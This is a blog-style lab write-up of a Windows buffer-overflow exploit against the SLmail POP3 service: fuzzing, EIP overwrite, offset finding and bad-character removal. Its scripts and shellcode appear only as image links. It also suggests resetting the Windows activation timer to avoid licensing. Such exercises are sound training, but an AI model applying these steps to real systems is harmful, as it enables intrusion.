BUFFER OVERFLOW (WINDOWS)

BY JAMES ROBERSON

PROFESSIONAL | CYBERSECURITY | MARCH 12, 2024

WHAT HAPPENED?

A buffer exploitation no matter how long is always satisfying to achieve. Ironically, the time and effort make the satisfaction that much more enjoyable. We begin by configuring our Windows VM in a way that will help us monitor the progress of the overflow: we will establish offsets, buffer limits, modify python code to eliminate bad characters, and a slew of other treats.

- Downloaded and configured Windows VM so that SLmail and the debugger are running on the same NAT network as Kali. Check.
- Found the offset of A's used capable of producing the buffer output we desire. Check.
- Removed 3 bad characters that taint the buffer overflow connection. Check.
- Found Windows process using the DLL within Immunity Debugger that is vulnerable and applied little endian to the address and note for the script. Check.
- Crafted shellcode (payload) that will execute buffer overflow now that we've established all bad characters and a DLL susceptible to our attack. Check and check.

Figure 7 holds the echo

PROOF:



Figure 1.

The command above is part of the setup team; slmgr /rearm is instructions to the Windows kernel we want to use reset the activation timer. Important so that we can use Windows without having to actually activate it.



Figure 2…



Figure 3.

After installing SLmail and running both that and the debugger as admin from Figures 2 and 3, we attach the SLmail file within the debugger, as shown in Figure 4.



Figure 4…



Figure 5. Next, I did a discovery scan to find the IP, port, and service running on that port, which in our case we're looking for POP3.



Figure 6. Applied the IP and port to the python script, FuzzerScipt.py, and ran it against the Windows machine.



Figure 7. FuzzerScript.py



Figure 8.

Since this is our first time running the python code, we want to first establish that the script is working as intended; so, we look for the EIP reflecting 41414141, which is HEX for the letter ‘A’. As you can see above, we in fact have received that feedback and are safe to move on to next steps.

Figure 9. Next, we use Metasploit (msf-pattern) to find the offset. We do this by creating a pattern recognizable by the debugger to feed in from the script.



Figure 10.

Previously in Figure 6, the buffer = “A”. By running this pattern against the Windows machine, we can find the bad characters within the ESP dump but first must find the offset of A’s that hits the limit.



Figure 11. The script processed with 3000 bytes, which means our EIP should be different now. Let's examine this in Figure 12.



Figure 12.

Great! EIP has changed, which means we've found the EIP that will help run the buffer overflow. Knowing the limit of what the Windows machine's buffer can handle allows us to create an offset capable of reaching said limit.

